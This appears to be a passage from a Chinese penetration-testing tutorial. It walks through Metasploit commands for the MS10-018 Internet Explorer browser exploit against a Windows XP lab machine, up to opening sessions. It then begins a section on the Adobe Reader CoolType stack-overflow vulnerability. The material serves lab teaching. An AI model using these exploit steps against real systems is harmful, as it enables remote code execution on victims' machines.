
search ms10_018


use exploit/windows/browser/ms10_018_ie_behaviors


set SRVHOST 192.168.28.187    //设置为本机IP

set SRVPORT 9999          //设置为本机端口

set URIPATH helloworld        //非必须



exploit               //之后,在WinXP上访问给出的Using URL

sessions -i                     #查看开启的会话

sessions -i
3.针对客户端的攻击
Adobe阅读器渗透攻击

Adobe Reader在处理CoolType字体文件的sing表时,存在栈溢出漏洞,当打开特制的恶意PDF文件时,可允许任意代码远程执行。
影响版本:Adobe Reader 8.2.4 - 9.3.4
靶机:Windows XP SP3
